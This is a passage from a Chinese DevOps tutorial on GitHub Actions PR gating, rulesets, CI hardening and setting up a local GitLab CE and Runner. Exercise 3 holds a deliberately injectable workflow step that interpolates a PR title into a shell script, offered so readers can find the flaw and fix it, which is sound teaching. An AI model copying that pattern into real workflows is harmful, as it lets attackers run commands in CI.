工作流也是代码，也会写错。推送之前用官方容器运行 actionlint，它会检查 YAML 语法、表达式类型，并对 `run:` 脚本调用 shellcheck。第一次运行它就发现了一个真实问题：

```
$ docker run --rm -v "$PWD:/repo" -w /repo rhysd/actionlint:1.7.12 -color=false -verbose
.github/workflows/ci.yml:54:9: shellcheck reported issue in this script: SC2034:warning:2:1: i app
ears unused. Verify use (or export if used externally) [shellcheck]
[exit 1]
```

把等待循环中的 `for i in ...` 改为 `for _ in ...` 后，结果为 `Found 0 errors in 2 files`。

3.6 第一次运行：PR #1

功能分支推送并创建 PR 后，工作流自动运行。以下记录来自 `evidence/p1/pr1-ci-run.log`：

```
$ gh pr checks 1
GitGuardian Security Checks pass    1s  https://dashboard.gitguardian.com
container image pass    42s https://github.com/miku-wwl/devops-delivery/actions/runs/42126140675/j
ob/127590880194
python / lint   pass    17s https://github.com/miku-wwl/devops-delivery/actions/runs/42126140675/j
ob/127590734383
python / test   pass    16s https://github.com/miku-wwl/devops-delivery/actions/runs/42126140675/j
ob/127590734959

$ gh api repos/miku-wwl/devops-delivery/actions/runs/42126140675/artifacts --jq '.artifacts[] | "\
(.name)  \(.size_in_bytes) bytes  expires \(.expires_at)"'
miku-wwl~devops-delivery~3LXDQX.dockerbuild  47400 bytes  expires 2027-02-03T23:00:12Z
test-reports  46069 bytes  expires 2026-11-12T23:00:27Z
```

几点观察：

- 整个运行耗时 1 分 4 秒。lint 与 test 并行，镜像构建在两者通过后开始。
- `test-reports` 制品按 `retention-days: 7` 设置为 7 天后过期；另一个 `.dockerbuild` 制品是 `docker/build-push-action` 自动上传的构建记录（可在 Docker Desktop 中导入分析）。
- `GitGuardian Security Checks` 不是本项目配置的：仓库所有者的账号安装了 GitGuardian 的 GitHub App，它会对每个 PR 做密钥泄露扫描。

- 每个 Job 都收到了一条注解：*"The ubuntu-latest label will migrate to Ubuntu 26 beginning October 19, 2026."* `ubuntu-latest` 是一个会移动的标签。追求可重复性的流水线应写成 `runs-on: ubuntu-24.04` 这样的固定版本，并有计划地升级。

3.7 缓存：作用域与命中

`actions/setup-python` 的 `cache: pip` 会以"操作系统 + Python 版本 + 依赖文件哈希"作为缓存键。依赖文件不变，键就不变；改动 `requirements-dev.txt` 会自动换一个新键。

GitHub Actions 的缓存有**作用域**限制：一次运行只能读取**当前分支（或 PR 的合并引用）**以及**基础分支（通常是 main）**创建的缓存，不能读取其他兄弟分支的缓存。这是为了防止一个分支"投毒"另一个分支的缓存。本次实验恰好清楚地展示了这一规则：

```
# PR #2 的第一次运行：PR #1 已经保存过同一个键的缓存，但 PR #2 读不到，于是重新保存
python / lint | Cache saved with the key: setup-python-Linux-x64-24.04-Ubuntu-python-3.13.18-pip-954275a2...

# PR #2 的第二次运行（推送修复提交后）：命中自己第一次运行保存的缓存
python / test | Cache restored from key: setup-python-Linux-x64-24.04-Ubuntu-python-3.13.18-pip-954275a2...
python / test | Cache hit occurred on the primary key setup-python-...-pip-954275a2..., not saving cache.
```

Docker 层缓存也一样：PR #2 第一次运行时镜像 Job 被跳过，没有保存缓存；第二次运行时它读不到 PR #1 的缓存，构建日志中 `CACHED` 层数为 0。**当 PR #1 合并、`main` 上的运行保存缓存之后，所有新 PR 都能读到 `main` 的缓存。**

3.8 分支保护：规则集（Ruleset）

工作流只负责"报告"结果，真正"阻止合并"的是仓库的保护规则。GitHub 现在推荐使用**规则集（Ruleset）**代替旧的"分支保护规则"：规则集可以叠加、可以作用于多个分支、可以通过 API 以 JSON 管理。

```
{
  "name": "protect-main",
  "target": "branch",
  "enforcement": "active",
  "conditions": { "ref_name": { "include": ["~DEFAULT_BRANCH"], "exclude": [] } },
  "bypass_actors": [],
  "rules": [
    { "type": "deletion" },
    { "type": "non_fast_forward" },
    { "type": "pull_request",
      "parameters": {
        "required_approving_review_count": 0,
        "dismiss_stale_reviews_on_push": false,
        "require_code_owner_review": false,
        "require_last_push_approval": false,
```

```
        "required_review_thread_resolution": false,
        "allowed_merge_methods": ["squash"]
      } },
    { "type": "required_status_checks",
      "parameters": {
        "strict_required_status_checks_policy": false,
        "required_status_checks": [
          { "context": "python / lint",   "integration_id": 15368 },
          { "context": "python / test",   "integration_id": 15368 },
          { "context": "container image", "integration_id": 15368 }
        ]
      } }
  ]
}
```

```
$ gh api -X POST repos/miku-wwl/devops-delivery/rulesets --input evidence/p1/ruleset-protect-main.json --jq '{id, name, enforcement, rules: [.rules[].type]}'
{"enforcement":"active","id":26657635,"name":"protect-main","rules":["deletion","non_fast_forward","pull_request","required_status_checks"]}
```

规则	作用
`~DEFAULT_BRANCH`	作用于默认分支，即使将来改名也有效
`bypass_actors: []`	没有任何人（包括仓库管理员）可以绕过
`deletion` 、 `non_fast_forward`	禁止删除 main、禁止强制推送改写历史
`pull_request`	只能通过 PR 合入，禁止直接推送；只允许 squash 合并，保持主干历史线性、每个 PR 一个提交
`required_approving_review_count: 0`	个人仓库没有第二个审阅者，设为 0；**团队仓库应至少为 1**
`required_status_checks`	三个检查必须成功；`integration_id: 15368` 是 GitHub Actions 应用的 ID，确保这个名称的检查只能由 Actions 上报，别的应用伪造同名状态无效
`strict_required_status_checks_policy: false`	不要求 PR 分支先与最新 main 同步。设为 `true` 更严格，但每次 main 前进后所有 PR 都要重新运行

3.9 故障演练：让测试失败去阻断合并

验收标准要求证明“测试故障能阻断合并”。演练模拟一个真实场景：开发者实现“满 10 件打九折”的新功能，但把判断写成了 `quantity > 10`（差一错误，off-by-one），而他同时写的参数化测试覆盖了“恰好 10 件”这个边界：

```
@pytest.mark.parametrize(
    ("quantity", "expected_total"),
    [
        (9, Decimal("112.50")),  # below the threshold: 9 x 12.50, no discount
        (10, Decimal("112.50")),  # exactly the threshold: 125.00 - 10%
        (12, Decimal("135.00")),  # above the threshold: 150.00 - 10%
    ],
```

```
)
def test_bulk_discount_applies_from_ten_items(quantity, expected_total):
    assert price_order("BOOK-001", quantity) == (Decimal("12.50"), expected_total)
```

> **提示**
>
> **边界值测试**：阈值类逻辑一定要测“阈值减一、阈值本身、阈值加一”三个点。只测 9 和 12，`>` 与 `>=` 的错误就永远发现不了。

推送后创建 PR #2，CI 的结果如下：



图 3-4　PR #2 的运行：python / test 失败，container image 因依赖失败被跳过（GitHub 页面截图）

失败日志精确指出了问题——恰好 10 件时得到 125.00 而不是 112.50：

```
E       AssertionError: assert (Decimal('12....mal('125.00')) == (Decimal('12....mal('112.50'))
FAILED tests/test_orders_and_config.py::test_bulk_discount_applies_from_ten_items[10-expected_tota
l1] - AssertionError: ...
========================= 1 failed, 21 passed in 0.41s =========================
```

此时用 GitHub API 查询 PR 的合并状态，规则集给出 `BLOCKED`：



图 3-5 规则集阻断 PR #2：mergeStateStatus 为 BLOCKED（终端记录渲染）

注意 `mergeable` 仍是 `MERGEABLE`——它只表示 Git 层面没有冲突；**能不能合并由 `mergeStateStatus` 决定**，这里是 `BLOCKED`，原因是必需检查 `python / test` 失败、`container image` 未成功。

修复只需一个字符：`>` 改为 `>=`。推送修复提交后：

```
$ gh pr checks 2
container image pass    41s ...
python / lint   pass    12s ...
python / test   pass    18s ...
$ gh pr view 2 --json mergeStateStatus,mergeable --jq '{mergeStateStatus, mergeable}'
{"mergeStateStatus":"CLEAN","mergeable":"MERGEABLE"}
```



图 3-6 修复后的运行：三个必需检查全部通过（GitHub 页面截图）

`CLEAN` 表示所有规则都已满足，可以合并。D1 的验收至此完成。

> **说明**
>
> **关于合并操作。** 本手册的实验由 AI 编码助手执行，而本次运行的权限策略不允许助手在无人审阅的情况下自行合并 PR（这本身就是一条合理的工程规则）。因此 PR #1、#2 停在“可合并”状态，由仓库所有者审阅后合并。这不影响 D1 的验收：要证明的是“失败时被阻断、修复后满足合并条件”，两者都有证据。

3.10 安全加固清单

CI 系统手握源代码和发布凭据，是软件供应链攻击的高价值目标。本章的工作流已经落实了以下做法：

1. **所有 Action 固定到完整的 commit SHA**（`uses: actions/checkout@3d3c42e5... # v7.0.1`）。tag 是可以被移动的：2025 年 3 月 `tj-actions/changed-files` 被攻破，攻击者把它的多个版本 tag 改指到恶意提交，所有用 tag 引用它的工作流都在日志中泄露了密钥。固定 SHA 的工作流不受影响。注释中保留版本号，方便人阅读，也方便 Dependabot 自动升级。
2. **最小权限**：顶层 `permissions: contents: read`。
3. **不保留凭据**：`persist-credentials: false`。
4. **不把不可信输入直接拼进脚本**：用环境变量传递 `github.event.*` 中的文本（见 Skills 练习第 3 步）。
5. **慎用 `pull_request_target`**：它以目标仓库的权限运行，若再检出 fork 的代码执行，等于把写权限交给陌生人。本项目只使用 `pull_request`。
6. **长期云密钥不进 CI**：后续章节推送镜像使用 `GITHUB_TOKEN`，签名使用 OIDC 无密钥签名（第 7 章）。

3.11 常见问题

Q1：PR 一直显示 “Expected — Waiting for status to be reported”，永远无法合并。必需检查的名字与实际上报的不一致。常见原因：给工作流加了 `paths:` 过滤，某些 PR 根本不触发它；或者改了 Job 的 `name:`。必需检查的工作流不要使用路径过滤；改 Job 名时同步修改规则集。可复用工作流的检查名是“调用方 Job 名 / 被调用方 Job 名”。

Q2：明明 main 上有缓存，我的分支却没命中。检查缓存键是否一致（依赖文件是否改动），以及 main 上是否真的跑过一次并保存了缓存。兄弟分支之间的缓存互不可见。

Q3：`Resource not accessible by integration`。 `GITHUB_TOKEN` 权限不足，在对应 Job 上增加所需的 `permissions`，例如发 PR 评论需要 `pull-requests: write`。

Q4：新加的 `workflow_dispatch` 工作流在网页上找不到 “Run workflow” 按钮。手动触发的工作流文件必须存在于默认分支上。先合并到 main。

Q5：来自 fork 的 PR 读不到 secrets。这是有意的安全设计。需要密钥的步骤（如部署）不应在 fork PR 上运行。

Q6：公开仓库的运行日志为什么要求登录才能看？ GitHub 只向登录用户展示 Actions 日志；运行摘要和 Job 结果图对匿名访问者可见。本手册的截图就是匿名打开公开页面得到的，日志部分则通过 `gh run view --log` 获取。

Q7：如何在本地预先运行工作流？可以用 actionlint 做静态检查；第三方工具 `act` 可以在本地 Docker 中模拟运行，但与 GitHub 托管 Runner 的环境并不完全相同，最终仍以真实运行为准。

3.12 练习

练习

1. **（理解）** 去掉 `image` Job 的 `needs: python`，测试失败时会发生什么？`concurrency.cancel-in-progress` 为什么要写成表达式 `github.event_name == 'pull_request'`，而不是直接写 `true`？
2. **（动手）** 给 `reusable-python-ci.yml` 增加一个输入 `coverage-threshold`（数字，默认 90），并让 pytest 使用它。它和 `pyproject.toml` 中的 `fail_under` 同时存在时，哪个生效？你会保留哪一个，为什么？
3. **（安全）** 下面这一步有什么风险？请改写成安全的形式：`run: echo "PR title: ${{ github.event.pull_request.title }}"`
4. **（排障）** 一个 PR 的必需检查一直显示 “Expected — Waiting for status to be reported”。列出三种可能的原因，以及各自的确认方法。
5. **（设计）** 把规则集的 `strict_required_status_checks_policy` 改为 `true` 有什么好处和代价？对每天合并几十个 PR 的团队，有什么更好的办法？
6. **（思考）** 本章的 warning 指出 `ci.yml` 从未在叠加的阶段分支上运行。你会怎样修改触发条件或分支策略，既能覆盖所有分支，又不浪费 Runner 时间？

参考答案见附录 B。

3.13 本章小结

- GitHub Actions 由事件触发工作流，工作流由并行的 Job 组成，每个 Job 在一台全新的 Runner 上按顺序执行 Step。
- 我们为 demo-api 建立了“可复用工作流 + 调用方”的 PR 门禁：lint、测试（覆盖率 ≥ 90%）、测试报告制品、依赖与镜像层缓存、容器冒烟测试；所有 Action 固定到 SHA。
- 规则集 `protect-main` 要求三个检查必须通过；故障演练证明失败的测试会让 PR 进入 `BLOCKED`，修复后变为 `CLEAN`。
- 官方 Skills 练习因需要新建公开仓库而未执行，已给出完整步骤。

第 4 章　持续集成（二）：GitLab CI/CD（P2 / D2）

> GitLab 是另一套被大量企业使用的一体化 DevOps 平台。本章在本机自建一套 GitLab CE 与 GitLab Runner（无需注册账号、可完全复现），把第 3 章的质量门禁用 GitLab 的方式重写一遍，并加入 GitLab 特有的能力：合并请求（MR）流水线、有向无环图（DAG）调度、测试报告解析、环境与部署记录、手动发布闸门。最后用同一个“差一错误”的演练，验证“流水线不通过就不能合并”。

4.1　本章目标与产出

产出	位置
本地 GitLab CE 19.5.3 + Runner 19.5.2（Docker Compose）	`automation/gitlab/compose.yaml`
一键初始化脚本（密码、令牌、项目、Runner）	`automation/gitlab/gitlab-up.sh`
流水线等待与汇总脚本	`automation/gitlab/wait-pipeline.sh`
GitLab 流水线定义	`.gitlab-ci.yml`

验收标准（路线图 D2）： 独立运行 GitLab 构建/测试/部署流水线。已通过：main 流水线完成 lint → test → 构建镜像 → 部署 dev → 手动部署 prod；MR 流水线在测试失败时被“流水线必须成功”规则阻断，修复后可合并并已合并（`evidence/p2/`）。

学完本章，你应当能够：

- 解释 GitLab Runner 的拉取模型、executor 和两类令牌（Runner 认证令牌、`CI_JOB_TOKEN`）；
- 用 `workflow:rules`、`stages` / `needs`、`cache` / `artifacts`、`reports`、`environment` 和 `when: manual` 搭建 MR 门禁与发布流程；
- 在自建 GitLab 中用“流水线必须成功”阻断合并，并读懂 `detailed_merge_status`；
- 安全地处理凭据：令牌不落盘、日志脱敏后要验证、泄露后先吊销。

4.2 原理：GitLab CI/CD 的执行模型



图 4-1 GitLab 与 Runner：Runner 主动轮询领取作业

与 GitHub Actions 最大的不同在于 **Runner 是主动“拉”作业的**：它只需要能访问 GitLab（出站连接），GitLab 不需要能访问 Runner。这使得把 Runner 放在内网、防火墙之后变得很容易——很多企业正是因此选择自托管 Runner。

概念	GitLab CI/CD	对应的 GitHub Actions 概念
流水线定义	仓库根目录的单个 `.gitlab-ci.yml`（可 `include` 其他文件）	`.github/workflows/` 下的多个文件
执行单元	Job（作业），属于某个 Stage（阶段）	Job
执行顺序	默认按 `stages` 顺序逐段执行；`needs` 改为 DAG	默认并行；`needs` 声明依赖
执行器	Runner（shell / Docker / Kubernetes 等 executor）	Runner
复用	`extends`、隐藏作业（`.name`）、`include`、CI/CD 组件	可复用工作流、Action
文件传递	`artifacts`（作业间、可下载）与 `cache`（加速，不保证存在）	Artifact 与 Cache
测试报告	`artifacts:reports:junit` 直接在 MR 中展示	需借助第三方 Action
环境	`environment:` 关键字自动生成部署记录	`environment:` + Deployment Environments
合并门禁	项目设置 “Pipelines must succeed”	规则集的必需检查

4.3 第 1 步：在本地启动 GitLab CE 与 Runner

4.3.1 Compose 定义

```yaml
name: gitlab-lab

services:
  gitlab:
    image: gitlab/gitlab-ce:19.5.3-ce.0
    container_name: gitlab
    hostname: gitlab
    restart: unless-stopped
    shm_size: 256m
    ports:
      # web UI + API + Git over HTTP. Loopback only: with WSL mirrored networking a
      # 0.0.0.0 binding would also listen on the Windows host's LAN interfaces.
      - "127.0.0.1:8929:8929"
    environment:
      # No value here on purpose: Compose passes the variable through from the shell
      # (gitlab-up.sh exports it from ~/.lab-secrets).
      GITLAB_ROOT_PASSWORD:
      GITLAB_OMNIBUS_CONFIG: |
        external_url 'http://localhost:8929'
        # Lab sizing: single Puma process, smaller Sidekiq, no bundled monitoring stack.
        puma['worker_processes'] = 0
        sidekiq['concurrency'] = 10
        prometheus_monitoring['enable'] = false
        gitlab_rails['usage_ping_enabled'] = false
        gitlab_kas['enable'] = false
    volumes:
      - gitlab-config:/etc/gitlab
      - gitlab-logs:/var/log/gitlab
      - gitlab-data:/var/opt/gitlab

  runner:
    image: gitlab/gitlab-runner:alpine-v19.5.2
    container_name: gitlab-runner
    restart: unless-stopped
    volumes:
      - runner-config:/etc/gitlab-runner
      # Docker executor: the runner starts job containers on the lab's Docker Engine.
      - /var/run/docker.sock:/var/run/docker.sock
```

- **`external_url` 决定一切对外地址**：Web、API、Git 克隆地址都由它生成；端口写在 URL 里时，内置 Nginx 就监听这个端口，所以容器内外都是 8929。
- **`GITLAB_OMNIBUS_CONFIG`** 是官方镜像读取配置的方式，内容就是 `gitlab.rb` 的 Ruby 语句。实验环境关掉了内置 Prometheus 等组件以节省内存（GitLab 官方建议至少 4 GB 内存）。
- **`GITLAB_ROOT_PASSWORD`** 只在首次初始化数据库时生效，由脚本随机生成，保存在仓库之外。这里故意只写键、不写值：Compose 会从当前 shell 环境中取值。第一版写的是 `GITLAB_ROOT_PASSWORD: ${GITLAB_ROOT_PASSWORD:?...}`（变量引用，并不包含任何密码），却被仓库所有者安装的 GitGuardian 判定为 “Generic Password”——详见本章常见问题 Q7。

- **三个命名卷**保存配置、日志和数据，删除容器后数据仍在。
- **Runner 挂载宿主机的 Docker socket**，它创建的作业容器都运行在实验环境的 Docker Engine 上。

4.3.2 初始化脚本做了什么

`gitlab-up.sh` 依次完成：生成 root 密码 → `docker compose up` → 等待 GitLab 就绪 → 用 `gitlab-rails runner` 为 root 创建个人访问令牌（PAT）→ 通过 API 创建项目（开启 “Pipelines must succeed”）→ 通过 API 创建 Runner 并注册。注册部分：

```
RUNNER_TOKEN=$(api -X POST "$GL_URL/api/v4/user/runners" \
  --data-urlencode "runner_type=instance_type" \
  --data-urlencode "description=lab-docker-runner" \
  --data-urlencode "run_untagged=true" | jq -r .token)
docker exec gitlab-runner gitlab-runner register --non-interactive \
  --url "http://gitlab:8929" --clone-url "http://gitlab:8929" \
  --token "$RUNNER_TOKEN" \
  --executor docker --docker-image "alpine:3.22" \
  --docker-network-mode "$NETWORK" \
  --docker-volumes /var/run/docker.sock:/var/run/docker.sock >/dev/null
```

- **新的 Runner 注册流程。** 旧版本用一个全局“注册令牌”注册 Runner，已被 GitLab 弃用。新流程先在 GitLab 中**创建** Runner（`POST /user/runners`），得到 `glrt-` 开头的**认证令牌**，再用它注册。Runner 的描述、标签等属性归 GitLab 端管理。
- **`--clone-url` 与 `--docker-network-mode`。** GitLab 生成的克隆地址是 `http://localhost:8929/...`，但在作业容器里 `localhost` 是作业容器自己。于是让作业容器加入 Compose 网络 `gitlab-lab_default`，并把克隆地址改写为 `http://gitlab:8929`。
- **`concurrent = 4`**：Runner 默认同时只跑 1 个作业，DAG 中可以并行的 lint 与 test 也会排队。

> **注意**
>
> **挂载 Docker socket 的代价。** 作业容器能通过 `/var/run/docker.sock` 控制宿主机的 Docker，相当于拿到了宿主机 root 权限。这在单人本地实验中可以接受（我们需要在作业里构建镜像、部署容器），在共享 Runner 上绝不应该这样做；替代方案是 Docker-in-Docker（需要特权模式）、Kaniko/BuildKit 无守护进程构建，或者 Kubernetes executor。

4.3.3 本次搭建中遇到的四个真实问题

这一步并不顺利，下面四个问题都真实发生过，修复已写进脚本：

1. **脚本静默退出。** 生成密码的第一版写法是 `tr -dc 'A-Za-z0-9' </dev/urandom | head -c 24`。`head` 读够 24 个字节就退出，`tr` 收到 SIGPIPE 信号失败；在 `set -euo pipefail` 下整个管道被判失败，`set -e` 让脚本**不打印任何信息**直接退出。外层又把输出管道给了 `tee`，退出码也被吞掉了。改用 Python 的 `secrets` 模块生成密码。
2. **一直等不到“就绪”。** 第一版用 `/-/readiness` 判断 GitLab 是否就绪，结果一直返回 404。原因：GitLab 的健康检查端点只对“监控白名单”中的 IP（默认只有本机回环地址）开放，经 Docker 端口映射

进来的请求源地址是网桥网关，被当作未授权访问。改为使用容器自带的健康检查状态（`docker inspect .State.Health.Status`）加登录页返回 200。

3. **令牌泄露到日志。** 第一版用 `sed 's/Token=[^ ]+/Token=<redacted>/'` 打码 `gitlab-runner list` 的输出，但 Runner 的输出带有 ANSI 颜色码，实际文本是 `Token\e[0;m=glrt-...`，正则根本匹配不上，Runner 令牌被原样打印出来。处理过程：立即对日志文件打码 → 通过 API **删除该 Runner**（服务端删除后令牌立即失效）→ 修正脚本（先去掉 ANSI 码再打码，并额外按 `glrt-` 前缀兜底）→ 重新注册新 Runner → 校验新日志中 `glrt-` 出现次数为 0。同时把 GitLab 的端口绑定从 `0.0.0.0` 改为 `127.0.0.1`。**教训：日志脱敏要在“去格式化”之后做，并且要验证结果，而不是假设正则一定生效；凭据一旦暴露，正确的动作是吊销，而不只是删除日志。**
